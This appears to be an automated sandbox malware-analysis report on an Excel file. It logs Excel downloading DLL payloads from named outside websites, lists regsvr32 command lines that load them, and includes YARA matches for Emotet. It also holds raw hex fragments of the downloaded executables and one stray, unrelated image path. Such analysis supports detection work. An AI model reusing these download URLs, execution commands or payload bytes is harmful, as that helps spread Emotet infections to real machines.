May 23, 2022 09:10:57.325115919 CEST	395	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 23 May 2022 07:10:57 GMT Content-Type: application/x-msdownload Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/7.4.29 Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Mon, 23 May 2022 07:10:57 GMT Content-Disposition: attachment; filename="4HWP0KQI.dll" Content-Transfer-Encoding: binary Set-Cookie: 628b338146fc9=1653289857; expires=Mon, 23-May-2022 07:11:57 GMT; Max-Age=60; path=/ Last-Modified: Mon, 23 May 2022 07:10:57 GMT Vary: Accept-Encoding,User-Agent Content-Encoding: gzip Data Raw: 31 66 61 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 ec fd 09 7c 53 c5 f6 00 8e df a4 09 84 d2 92 00 2d 94 3d 40 81 22 5b 15 d4 22 54 53 2c 7a 2b 05 0b 02 56 45 2d b2 55 41 ad 90 40 55 40 6a 5a a5 86 6a 55 54 f4 b9 e0 8e 3b 4f 11 81 87 da 02 92 82 f8 44 dc d0 87 8a fb 8d 41 c5 95 ba 35 ff b3 cc dc 7b 73 93 a2 be f7 fd fd ff ff cf ff f3 e7 3d 9b 73 67 3d 73 e6 cc 99 33 33 67 ce 4c 3c b7 5e 49 51 14 c5 01 ff c5 62 8a b2 49 e1 7f 3e e5 cf ff 69 f0 5f 87 3e 5b 3a 28 1b da bd d6 77 93 ad f8 b5 be 53 cb 2f 5e e4 ad 58 78 f9 bc 85 33 2f f5 ce 9a 79 d9 65 97 fb bd 17 cd f1 2e 0c 5c e6 bd f8 32 6f e1 99 67 79 2f bd 7c f6 9c e1 e9 e9 a9 d9 a2 8c 3b 9f 6b 9b f7 c1 be 8b e7 cb ff 9e 7d 68 fb fc 20 fd 1e 99 ff 2e fc be f5 f8 af f3 df a7 b8 f2 f9 d5 14 be 6d fe cf f4 fb fd fc 03 f4 fb 83 f8 fd 91 7e a7 5c 3c ab 1c cb b1 e2 5a 32 5e 51 66 5f d7 46 f9 e9 ea eb 2f 92 61 87 95 7e de f6 f6 54 68 bc 5d 51 1e 48 a1 b0 15 c7 c3 1f 0f 83 36 45 c0 10 ed c4 3f 8a f1 ab 28 6d 88 68 e1 5e 6d 20 c4 67 93 99 e4 4f e2 37 83 eb 1f b7 2b d5 f0 fb d9 fd 76 a5 84 42 53 94 df 23 50 e6 61 bb b2 c7 6d 42 f8 b0 53 59 6d 57 fe fe 3f af 5d 59 73 94 7c c3 fd 73 2a fd f0 fb 6b 8a 9d 11 c2 b6 3b 2c 45 28 4a d9 f0 85 b3 67 fa 67 2a ca a8 10 97 a9 ac 82 5f 57 7c c1 3e f8 ff 70 4e a6 ac 39 11 1b 07 f1 19 f0 bb 3a 21 5d c3 f0 0a 4e 48 6d 3c 2c ea 5e 97 a4 bc 85 8b 16 ce 02 98 68 82 9c f9 15 fc 6e 4a 96 6e ce 82 cb 21 e1 ef 6d 14 a2 95 e2 82 df 07 9c d6 74 e3 5a a7 c4 ff ff 1f fe 53 6b 67 64 bb d4 da 05 d9 1e b5 d6 9f 9d 75 b6 1a 3c 94 5b 14 da af 86 be 57 43 91 58 e6 d7 6e bb 32 7e e4 ae e2 d0 2b 05 75 93 6d a1 26 48 9d 83 09 bd b1 cc dd 10 35 b2 41 0d ee 8a a9 a1 96 ef 9f 56 43 db d5 23 6f a8 b1 5d ea 90 46 35 d8 6c 5f d4 76 93 d3 a7 ac 88 e6 ee 74 1c eb 55 63 8d 6a dd d8 63 87 bc 17 cb fc 87 5e 62 a8 09 ca b4 73 89 4b b1 c4 0a 2e 31 34 23 db a7 86 16 64 ab 6a c8 9f 5d a2 06 77 e4 5e b8 7d 8f fc 47 f8 22 96 25 6a c8 79 f6 7d 76 45 1d b9 43 ad 2d c4 c4 5b b3 57 60 83 42 bb d5 d0 fb b1 29 9e e2 ba e2 ec bc 82 4d 1e 0a db ab d6 15 66 e7 aa a1 57 31 ad 37 76 56 56 4d 83 5f 20 d8 33 b8 34 3b d7 13 f8 be 38 54 9d bd 12 13 63 3e 35 f4 ae f6 71 4b 0c 9a 56 0c 45 8f dc a3 4d ed 8b c5 cc c8 2e 03 7c 4a 92 e1 53 06 f8 84 ef d5 f1 29 41 7c ea 93 e0 e3 fa 33 7c 72 11 1f 57 e0 7b b5 6e 2a Data Ascii: 1faa|S-=@"["TS,z+VE-UA@U@jZjUT;ODA5{s=sg=s33gL<^IQbI>i_>[:(wS/^Xx3/ye.\2ogy/|;k}h .m~\<Z 2^Qf_F/a~Th]QH6E?(mh^m gO7+vBS#PamBSYmW?]Ys|s*k;,E(Jgg*_W|>pN9:!]NHm<,^hnJn!mtZSkgdu<[WCXn 2~+um&H5AVC#o]F5l_vtUcjc^bsK.14#dj]w^}G"%jy}vEC-[W`B)MfW17vVVM_ 34;8Tc>5qKVEM.|JS)A|3|rW{n*

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49175	66.71.247.68	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 09:11:01.574974060 CEST	647	OUT	GET /classes/05SkiiW9y4DDGvb6/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: stainedglassexpress.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 09:11:01.798887968 CEST	648	IN	HTTP/1.1 200 OK Date: Mon, 23 May 2022 07:11:01 GMT Server: Apache X-Powered-By: PHP/7.3.33 Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Mon, 23 May 2022 07:11:01 GMT Content-Disposition: attachment; filename="1Cb5zOjLgWGDemz55C5.dll" Content-Transfer-Encoding: binary Set-Cookie: 628b3385b2519=1653289861; expires=Mon, 23-May-2022 07:12:01 GMT; Max-Age=60; path=/ Last-Modified: Mon, 23 May 2022 07:11:01 GMT Content-Length: 371200 X-Content-Type-Options: nosniff Vary: User-Agent Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 99 b3 07 38 dd d2 69 6b dd d2 69 6b dd d2 69 6b b2 a4 c3 6b 83 d2 69 6b b2 a4 f7 6b d7 d2 69 6b d4 aa fa 6b da d2 69 6b dd d2 68 6b 84 d2 69 6b b2 a4 c2 6b f6 d2 69 6b b2 a4 f2 6b dc d2 69 6b b2 a4 f3 6b dc d2 69 6b b2 a4 f4 6b dc d2 69 6b 52 69 63 68 dd d2 69 6b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 64 86 06 00 f5 7b 87 62 00 00 00 00 00 00 00 00 f0 00 22 20 0b 02 0a 00 00 04 02 00 00 a2 03 00 00 00 00 00 80 35 00 00 00 10 00 00 00 00 00 80 01 00 00 00 00 10 00 00 00 02 00 00 05 00 02 00 00 00 00 00 05 00 02 00 00 00 00 00 00 00 06 00 00 04 00 00 c7 1d 06 00 02 00 40 01 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00 b0 aa 02 00 84 00 00 00 e4 a1 02 00 50 00 00 00 00 00 03 00 fc e9 02 00 00 f0 02 00 cc 0f 00 00 00 00 00 00 00 00 00 00 00 f0 05 00 94 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 02 00 98 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 fa 03 02 00 00 10 00 00 00 04 02 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 34 8b 00 00 00 20 02 00 00 8c 00 00 00 08 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 98 37 00 00 00 b0 02 00 00 14 00 00 00 94 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 70 64 61 74 61 00 00 cc 0f 00 00 00 f0 02 00 00 10 00 00 00 a8 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 fc e9 02 00 00 00 03 00 00 ea 02 00 00 b8 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 fc 06 00 00 00 f0 05 00 00 08 00 00 00 a2 05 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$8ikikikkikkikkikhkikkikkikkikkikRichikPEd{b" 5@P .text `.rdata4 @@.data7@.pdata@@.rsrc@@.reloc


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49176	107.189.3.39	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 09:11:05.086694002 CEST	1040	OUT	GET /images/D4TRnDubF/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: milanstaffing.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 09:11:05.140671968 CEST	1042	IN	HTTP/1.1 200 OK Connection: Keep-Alive Keep-Alive: timeout=5, max=100 x-powered-by: PHP/7.0.33 set-cookie: 628b33891c2fb=1653289865; expires=Mon, 23-May-2022 07:12:05 GMT; Max-Age=60; path=/ cache-control: no-cache, must-revalidate pragma: no-cache last-modified: Mon, 23 May 2022 07:11:05 GMT expires: Mon, 23 May 2022 07:11:05 GMT content-type: application/x-msdownload content-disposition: attachment; filename="T35PENELLOsp.dll" content-transfer-encoding: binary content-length: 371200 date: Mon, 23 May 2022 07:11:05 GMT server: LiteSpeed vary: User-Agent Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 99 b3 07 38 dd d2 69 6b dd d2 69 6b dd d2 69 6b b2 a4 c3 6b 83 d2 69 6b b2 a4 f7 6b d7 d2 69 6b d4 aa fa 6b da d2 69 6b dd d2 68 6b 84 d2 69 6b b2 a4 c2 6b f6 d2 69 6b b2 a4 f2 6b dc d2 69 6b b2 a4 f3 6b dc d2 69 6b b2 a4 f4 6b dc d2 69 6b 52 69 63 68 dd d2 69 6b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 4 5 00 00 64 86 06 00 f5 7b 87 62 00 00 00 00 00 00 00 00 f0 00 22 20 0b 02 0a 00 00 04 02 00 00 a2 03 00 00 00 00 00 80 35 00 00 00 10 00 00 00 00 00 80 01 00 00 00 00 10 00 00 00 02 00 00 05 00 02 00 00 00 00 00 05 00 02 00 00 00 00 00 00 00 06 00 00 04 00 00 c7 1d 06 00 02 00 40 01 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00 b0 aa 02 00 84 00 00 00 e4 a1 02 00 50 00 00 00 00 00 03 00 fc e9 02 00 00 f0 02 00 cc 0f 00 00 00 00 00 00 00 00 00 00 00 f0 05 00 94 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 02 00 98 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 fa 03 02 00 00 10 00 00 00 04 02 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 34 8b 00 00 00 20 02 00 00 8c 00 00 00 08 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 98 37 00 00 00 b0 02 00 00 14 00 00 00 94 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 70 64 61 74 61 00 00 cc 0f 00 00 00 f0 02 00 00 10 00 00 00 a8 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 fc e9 02 00 00 00 03 00 00 ea 02 00 00 b8 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 0 0 fc 06 00 00 00 f0 05 00 00 08 00 00 00 a2 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$8ikikikkikkikkikhkikkikkikkikkikRichikPEd{b" 5@P .text `.rdata4 @@.data7@.pdata@@.rsrc@@.reloc@B

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: **1200**, Parent PID: **576**

General

Target ID:	0

Start time:	09:10:16
Start date:	23/05/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13ffa0000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: regsvr32.exe PID: **2552**, Parent PID: **1200**

General

Target ID:	3
Start time:	09:10:26
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\uxevr1.ocx
Imagebase:	0xff5b0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.926762397.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.926422500.0000000000300000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **1832**, Parent PID: **2552**

General

Target ID:	4
Start time:	09:10:28
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\KuSAkvGE\rWFJGQNl.dll"
Imagebase:	0xff5b0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.1218942103.00000000001D0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000004.00000002.1219771205.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CabEE4E.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	18002BB94	HttpSendRequestW
C:\Users\user\AppData\Local\Temp\TarEE4F.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	18002BB94	HttpSendRequestW

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **1472**, Parent PID: **1200**

General

Target ID:	5
Start time:	09:10:29
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\uxevr2.ocx
Imagebase:	0xff5b0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000002.935437838.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000005.00000002.935123835.00000000003E0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: svchost.exe PID: **2076**, Parent PID: **404**

General	
Target ID:	6
Start time:	09:10:29
Start date:	23/05/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0xff7d0000
File size:	27136 bytes
MD5 hash:	C78655BC80301D76ED4FEF1C1EA40A7D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: regsvr32.exe PID: **1680**, Parent PID: **1472**

General	
Target ID:	7
Start time:	09:10:31
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\Ejpzh\qlDqXeGagKnBKzd.dll"
Imagebase:	0xff5b0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.1218923490.00000000002C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000007.00000002.1219645231.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **1956**, Parent PID: **1200**

General	
Target ID:	8
Start time:	09:10:34
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\uxevr3.ocx

Imagebase:	0xff5b0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000008.00000002.944087304.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000008.00000002.943168453.00000000002D0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **1972**, Parent PID: **1956**

General

Target ID:	9
Start time:	09:10:36
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\FiPeSYwmr\Wuiko.dll"
Imagebase:	0xff5b0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.1218912030.0000000000150000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.1219706572.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **2608**, Parent PID: **1200**

General

Target ID:	10
Start time:	09:10:36
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\regsvr32.exe /S ..\uxevr4.ocx
Imagebase:	0xff5b0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.950850615.00000000002C0000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.951348566.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **1424**, Parent PID: **2608**

General

Target ID:	11
Start time:	09:10:39
Start date:	23/05/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\PLVmoWLosZJQb\bTjwWDTWvnC.dll"
Imagebase:	0xff5b0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.1219777301.0000000180001000.00000020.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.1218930467.0000000000220000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

No disassembly